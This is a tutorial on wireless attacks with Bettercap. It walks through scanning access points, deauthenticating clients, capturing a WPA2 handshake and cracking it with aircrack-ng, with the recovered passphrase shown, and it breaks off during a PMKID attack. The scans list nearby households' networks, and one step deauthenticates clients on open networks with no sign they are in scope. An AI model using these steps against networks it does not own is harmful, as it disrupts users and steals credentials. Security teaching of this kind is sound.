Wireless Penetration Testing

Bettercap

iGNITE Technologies

Contents


Introduction

According to its official repository **here**, bettercap is a powerful, easily extensible, and portable framework written in Go that aims to offer to security researchers, red teamers, and reverse engineers an **easy to use**, **all-in-one solution** with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks

Installation


To install bettercap, we'd use:

```
apt install bettercap
```



After getting installed, we can see the main menu by typing in:

```
bettercap
```



Now to navigate your way around this tool for all the Wi-Fi testing related options, the help page is available at

help wifi

```
192.168.1.0/24 > 192.168.1.9  » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

                      wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
                     wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
                         wifi.clear : Clear all access points collected by the WiFi discovery module.
                     wifi.recon MAC : Set 802.11 base station address to filter for.
                   wifi.recon clear : Remove the 802.11 base station filter.
  wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter clien
   wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter cli
                  wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided
 to iterate every access point with at least one client and start a deauth attack for each one.
             wifi.probe BSSID ESSID : Sends a fake client probe with the given station BSSID, searching
                   wifi.assoc BSSID : Send an association request to the selected BSSID in order to rece
                            wifi.ap : Inject fake management beacons in order to create a rogue access p
                wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a br
                          wifi.show : Show current wireless stations list (default sorting by essid).
         wifi.recon.channel CHANNEL : WiFi channels (comma separated) or 'clear' for channel hopping.

  Parameters

            wifi.ap.bssid : BSSID of the fake access point. (default=<random mac>)
          wifi.ap.channel : Channel of the fake access point. (default=1)
       wifi.ap.encryption : If true, the fake access point will use WPA2, otherwise it'll result as an o
             wifi.ap.ssid : SSID of the fake access point. (default=FreeWiFi)
              wifi.ap.ttl : Seconds of inactivity for an access points to be considered not in range any
       wifi.assoc.acquired : Send association to AP's for which key material was already acquired. (defau
          wifi.assoc.open : Send association requests to open networks. (default=false)
        wifi.assoc.silent : If true, messages from wifi.assoc will be suppressed. (default=false)
          wifi.assoc.skip : Comma separated list of BSSID to skip while sending association requests. (d
      wifi.deauth.acquired : Send wifi deauth packets from AP's for which key material was already acquir
         wifi.deauth.open : Send wifi deauth packets to open networks. (default=true)
       wifi.deauth.silent : If true, messages from wifi.deauth will be suppressed. (default=false)
         wifi.deauth.skip : Comma separated list of BSSID to skip while sending deauth packets. (default
  wifi.handshakes.aggregate : If true, all handshakes will be saved inside a single file, otherwise a fold
      wifi.handshakes.file : File path of the pcap file to save handshakes to. (default=~/bettercap-wifi-
          wifi.hop.period : If channel hopping is enabled (empty wifi.recon.channel), this is the time i
           wifi.interface : If filled, will use this interface name instead of the one provided by the -
              wifi.region : Set the WiFi region to this value before activating the interface. (default=
            wifi.rssi.min : Minimum WiFi signal strength in dBm. (default=-200)
         wifi.show.filter : Defines a regular expression filter for wifi.show (default=)
          wifi.show.limit : Defines limit for wifi.show (default=0)
   wifi.show.manufacturer : If true, wifi.show will also show the devices manufacturers. (default=false)
           wifi.show.sort : Defines sorting field (rssi, bssid, essid, channel, encryption, clients, see
         wifi.skip-broken : If true, dot11 packets with an invalid checksum will be skipped. (default=tr
         wifi.source.file : If set, the wifi module will read from this pcap file instead of the hardwar
             wifi.sta.ttl : Seconds of inactivity for a client station to be considered not in range or
            wifi.txpower : Set WiFi transmission power to this value before activating the interface. (
```

Now, this tool requires an older version of the pcap library so, we'll first download that using wget.

```
wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
dpkg -i libpcap0.8_1.9.1-4_amd64.deb
```

```
┌──(root💀kali)-[~]
└─# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15--  http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org)... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb                    100%[=====================================

2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]


┌──(root💀kali)-[~]
└─# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```


Monitor Mode and Wi-Fi discovery

Monitor mode is a promiscuous mode for your IEEE802.11x receiver (aka Wi-Fi adapter or Wi-Fi NIC) and lets you capture signals from not only your access point but others as well. To put your Wi-Fi adapter in promiscuous mode:

```
bettercap -iface wlan0mon
```

To start discovering Access Points around you:

```
wifi.recon on
```



Sorting filters

Often knowing the vendor of an access point aids us in checking access points against known vulnerabilities. To do this we can use the following command:

```
set wifi.show.manufacturer true
wifi.show
```

```
wlan0mon » set wifi.show.manufacturer true
wlan0mon » wifi.show
```

RSSI ▲	BSSID	Manufacturer	SSID
-11 dBm		Taicang T&W Electronics	raaj
-35 dBm		Tp-Link Technologies Co.,Ltd.	ignite
-57 dBm		Huawei Technologies Co.,Ltd	snowie/glowie5g
-61 dBm		Hon Hai Precision Ind. Co.,Ltd.	Sachin 2.4
-61 dBm		Hon Hai Precision Ind. Co.,Ltd.	601 2.4G
-61 dBm		Servercom (India) Private Limited	Mehak jain_4G
-63 dBm		Shenzhen Skyworth Digital Technology CO., Ltd	abhi 2.4g
-63 dBm			<hidden>
-63 dBm		Huawei Technologies Co.,Ltd	GAURAV SRIVASTAVA
-65 dBm		Arcadyan Corporation	Abhimal_House_4G
-65 dBm		Hon Hai Precision Ind. Co.,Ltd.	Amit 2.4G
-65 dBm		Huawei Technologies Co.,Ltd	mahhip
-65 dBm		Servercom (India) Private Limited	A602_4G
-65 dBm			<hidden>
-65 dBm			<hidden>
-65 dBm		Taicang T&W Electronics	Abhiaka
-67 dBm		Nokia Shanghai Bell Co., Ltd.	Preety singh devil
-67 dBm			realme C3
-69 dBm		Huawei Technologies Co.,Ltd	electronikmale (atel)
-69 dBm			<hidden>
-69 dBm		Huawei Technologies Co.,Ltd	ajoy
-69 dBm		Servercom (India) Private Limited	Vayu@03@24
-69 dBm			<hidden>
-71 dBm		Taicang T&W Electronics	Nidhi
-71 dBm		Taicang T&W Electronics	P 603
-71 dBm		Huawei Technologies Co.,Ltd	Messi
-71 dBm		Huawei Technologies Co.,Ltd	sanjay
-71 dBm		Hon Hai Precision Ind. Co.,Ltd.	JioFiber-QwXYk
-71 dBm		Taicang T&W Electronics	Anurag
-73 dBm		Tenda Technology Co.,Ltd.Dongguan branch	Tyagi
-73 dBm		Huawei Technologies Co.,Ltd	Kavz
-73 dBm		Nokia Shanghai Bell Co., Ltd.	Anshu
-73 dBm		Servercom (India) Private Limited	Golf_Greens_Wifi_2.4G
-73 dBm		Taicang T&W Electronics	Jasmeen_2G
-73 dBm		Cig Shanghai Co Ltd	Raj
-75 dBm		Taicang T&W Electronics	shiny reo
-75 dBm		Taicang T&W Electronics	AMIT ROCK
-77 dBm		Nokia Shanghai Bell Co., Ltd.	Vihaan@-2.4g

As you can see we are now able to see a majority of the manufacturers of access points around me. Now, what if I want to see the access points in descending order of the clients connected to it. As we already know that deauth attacks work on APs with clients to capture a handshake and hence, having more clients catalyses the capture process. So, for that we have:

```
set.wifi.show.sort clients desc
wifi.show
```

```
wlan0mon » set wifi.show.sort clients desc
wlan0mon » wifi.show
```

RSSI	BSSID	SSID	Encryption	WPS	Ch	Clients ▾
-17 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		5	6
-73 dBm	a0:ab:1b:27:a0:a4	ASHU-101	WPA2 (CCMP, PSK)	2.0	1	3
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1	2
-67 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5	2
-63 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		7	1
-59 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11	1
-71 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6	1
-69 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3	1
-71 dBm	6c:df:fb:29:8a:bf	AkshitJioFiber	WPA2 (CCMP, PSK)	1.0	11	1
-63 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1	1
-59 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1	1
-75 dBm	18:45:93:6a:77:09	P 603	WPA2 (CCMP, PSK)		8	1

As you can see the APs have arranged themselves in descending order of several clients connected.

Let's do the same with ESSID too and arrange it in ascending order.

set.wifi.show.sort essid asc
wifi.show


```
wlan0mon » set wifi.show.sort essid asc
wlan0mon » wifi.show
```

RSSI	BSSID	SSID ▲	Encryption	WPS
-63 dBm	68:14:01:58:c4:99	601_2.4G	WPA2 (CCMP, PSK)	2.0
-73 dBm	32:49:50:1c:2c:d2	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	32:49:50:1f:7c:73	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	32:49:50:1f:c2:18	<hidden>	WPA2 (CCMP, PSK)	1.0
-73 dBm	5a:95:d8:14:1f:8f	<hidden>	WPA2 (CCMP, PSK)	1.0
-73 dBm	6e:df:fb:19:8a:bf	<hidden>	WPA2 (CCMP, PSK)	1.0
-63 dBm	7a:53:0d:d3:0b:ca	<hidden>	WPA2 (CCMP, PSK)	1.0
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0
-77 dBm	aa:da:0c:15:d6:f2	<hidden>	WPA2 (CCMP, PSK)	1.0
-65 dBm	aa:da:0c:16:dd:82	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	aa:da:0c:53:0e:43	<hidden>	WPA2 (CCMP, PSK)	1.0
-71 dBm	aa:da:0c:54:2b:e9	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	aa:da:0c:57:df:1b	<hidden>	WPA2 (CCMP, PSK)	1.0
-63 dBm	aa:da:0c:58:34:fe	<hidden>	WPA2 (CCMP, PSK)	1.0
-75 dBm	c2:8f:20:1a:3d:12	<hidden>	WPA2 (CCMP, PSK)	1.0
-65 dBm	a8:da:0c:78:34:fe	A602_4G	WPA2 (CCMP, PSK)	1.0
-69 dBm	94:fb:a7:6a:06:af	AG_93	WPA2 (CCMP, PSK)	1.0
-71 dBm	a0:ab:1b:27:a0:a4	ASHU-101	WPA2 (CCMP, PSK)	2.0

Here, you can see hidden SSIDs popping up too. The angular bracket is taken into consideration before A-Z as it is a special symbol.


Now, what if we want to limit the results to only, let's say, the top 3? To do this:

```
set wifi.show.limit 3
wifi.show
```



And we've limited the result to only the top 3. Now, let's send de-authentication packets to open networks. Open networks are those which aren't protected by a passphrase.

```
set wifi.deauth.open true
```



Here, we can see that clients from 2 APs have been de-authenticated.

Deauth attacks using Bettercap

We have already seen how to recon, sort and filter. Let's conduct a short deauth attack on an access point.

First, put your wifi adapter in monitor mode.

```
bettercap -iface wlan0mon
```

```
┌──(root💀kali)-[~]
└─# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list c

 wlan0mon » wifi.recon on
[15:38:34] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[15:38:34] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, '
 wlan0mon » [15:38:35] [sys.log] [inf] wifi started (min rssi: -200 dBm)
 wlan0mon » [15:38:35] [sys.log] [inf] wifi channel hopper started.
 wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Apurva_4G (-71 dBm) detec
 wlan0mon » [15:38:35] [wifi.ap.new] wifi access point jiofbr001 2.4G (-69 dBm)
 wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Amit 2.4G (-61 dBm) detec
 wlan0mon » [15:38:36] [wifi.ap.new] wifi access point raaj (-23 dBm) detected a
 wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Abhiaka (-63 dBm) detecte
 wlan0mon » [15:38:36] [wifi.ap.new] wifi access point <hidden> (-73 dBm) detect
 wlan0mon » [15:38:36] [wifi.ap.new] wifi access point Anurag (-71 dBm) detected
 wlan0mon » [15:38:36] [wifi.ap.new] wifi access point shiny reo (-77 dBm) detec
 wlan0mon » [15:38:37] [wifi.client.new] new station 38:a4:ed:cf:8e:8d (Xiaomi C
 wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Archrival_2.4G (-73 dBm)
 wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Preety singh devil (-75 d
 wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Anu408_2.4G (-75 dBm) det
 wlan0mon » [15:38:37] [wifi.ap.new] wifi access point K 207 jio_4G (-73 dBm) de
 wlan0mon » [15:38:37] [wifi.client.new] new station 30:24:32:1f:89:ac (Intel Co
```

Now, we'll first put up the list of APs found:

events.stream off
wifi.show

```
 wlan0mon » events.stream off
 wlan0mon » wifi.show
```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		5	5
-23 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	1	
-53 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9	
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11	
-61 dBm	ac:37:28:64:d5:c9	Abhiaka	WPA2 (CCMP, PSK)		4	
-63 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1	1
-63 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11	

events.stream is a logging feature in bettercap that shows logs, new hosts being found, etc. By default, it is enabled but to give a clear output we can turn it off.

Now, we'll attack AP "raaj."

set wifi.recon.channel 5
set net.sniff.verbose true
set net.sniff.filter ether proto 0*888e
set net.sniff.output wifi.pcap
set net.sniff on
wifi.deauth 18:45:93:69:a5:19
events.stream on

It is operating on channel 5 and we'd first put our adapter to listen on channel 5.

By setting **sniff.verbose** to true, every captured and parsed packet will be sent to the **events.stream** for displaying.

Next, the **net.sniff.filte**r ether proto 0*888e sets the sniffer to capture EAPOL frames. **0*888e** is the standard code for EAPOL (IEEE 802.11X frames).

The output file is set to wifi.pcap

net.sniff on turns the bettercap sniffer on

wifi.deauth starts sending deauth packets to the specified MAC ID (BSSID) of the access point

events.stream turns the logging on and now bettercap will run in verbose mode.

```
wlan0mon » set wifi.recon.channel 5
wlan0mon » set net.sniff.verbose true
wlan0mon » set net.sniff.filter ether proto 0*888e
wlan0mon » set net.sniff.output wifi.pcap
wlan0mon » set net.sniff on
wlan0mon » wifi.deauth 18:45:93:69:a5:19
wlan0mon » events.stream on
```

As you can see, the client has reauthenticated after being deauthenticated by bettercap and a handshake has been captured

Now, we'll use aircrack-ng to crack hashes captured in this handshake file. We've already written an article on aircrack-ng for your reference here.

```
aircrack-ng bettercap-wifi-handshakes.pcap -w  /root/dict.txt
```

Here, dict.txt is a long password file containing the most commonly used passwords and passwords I generated given the knowledge I have about my target.

```
┌──(root💀kali)-[~]
└─# aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

   #  BSSID              ESSID                     Encryption

   1  18:45:93:69:A5:19  raaj                      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.

1 potential targets


                               Aircrack-ng 1.6

      [00:00:00] 3/7 keys tested (46.45 k/s)

      Time left: 0 seconds                                      42.86%

                            KEY FOUND! [ raj12345 ]


      Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                       3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

      Transient Key  : E8 EF 51 44 C0 CB 99 91 28 71 C6 86 EC 7E CF C8
                       FA F4 F1 5A 03 EB 8E CC 74 75 5E 6F 40 B3 C1 18
                       80 F5 8F CC DB A2 F3 80 0A B3 DC 6C 26 3D D3 2F
                       5D 6D C6 AE A9 A0 C1 2B EF 83 A4 AA EC D4 0B 48

      EAPOL HMAC     : FF B1 98 97 50 21 44 58 90 BE BB B1 67 AC B6 7C
```

And just like that, we have cracked the Wi-Fi passphrase of “raaj.”

PMKID Attack using Bettercap

We’ve discussed in detail PMKID and PMKID attacks in this article **here**. Now, let’s see a small tutorial where a bettercap can be used to conduct PMKID attacks.

```
bettercap
set wifi.interface wlan0mon
wifi.recon on
```

```
┌──(root💀kali)-[~]
└─# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.9 » [13:10:00] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.9 » set wifi.interface wlan0mon
192.168.1.0/24 > 192.168.1.9 » wifi.recon on
[13:10:35] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[13:10:35] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set Tx Power' r
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi started (min rssi: -200 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [sys.log] [inf] wifi channel hopper started.
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point JioFiber-QwXYk (-69 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Sachin 2.4 (-49 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point jiofbr001 2.4G (-67 d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point AMIT ROCK (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:36] [wifi.ap.new] wifi access point Neelkamal (-69 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point mahhip (-69 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point ajoy (-61 dBm) detect
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.client.probe] station fe:fa:e0:ff:71:c4 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:37] [wifi.ap.new] wifi access point Anurag (-71 dBm) dete
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Archrival_2.4G (-75 d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point shiny reo (-73 dBm) d
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Preety singh devil (-
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.client.probe] station 72:bd:f8:4b:c9:85 is prob
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point Anu408_2.4G (-71 dBm)
192.168.1.0/24 > 192.168.1.9 » [13:10:38] [wifi.ap.new] wifi access point <hidden> (-69 dBm) de
192.168.1.0/24 > 192.168.1.9 » [13:10:39] [wifi.ap.new] wifi access point sanjay (-75 dBm) dete
```

Let's see the target APs available


wifi.show

```
192.168.1.0/24 > 192.168.1.9 » wifi.show
```

RSSI ▲	BSSID	SSID	Encryption	WPS	Ch
-23 dBm	18:45:93:69:a5:19	raaj	WPA2 (CCMP, PSK)		6
-31 dBm	d8:47:32:e9:3f:33	ignite	WPA2 (CCMP, PSK)	2.0	11
-51 dBm	40:49:0f:3c:49:88	Sachin 2.4	WPA2 (CCMP, PSK)	2.0	1
-61 dBm	a8:da:0c:36:dd:82	Mehak jain_4G	WPA2 (CCMP, PSK)	1.0	11
-63 dBm	70:c7:f2:ed:6a:44	ajoy	WPA2 (TKIP, PSK)		3
-63 dBm	**8c:fd:18:88:ee:e0**	GAURAV SRIVASTAVA	WPA2 (TKIP, PSK)		9
-65 dBm	68:14:01:58:c4:99	601 2.4G	WPA2 (CCMP, PSK)	2.0	1
-65 dBm	6c:eb:b6:2f:83:34	snowie/glowie5g	WPA2 (TKIP, PSK)		9
-65 dBm	78:53:0d:f3:0b:ca	abhi 2.4g	WPA2 (CCMP, PSK)	1.0	11
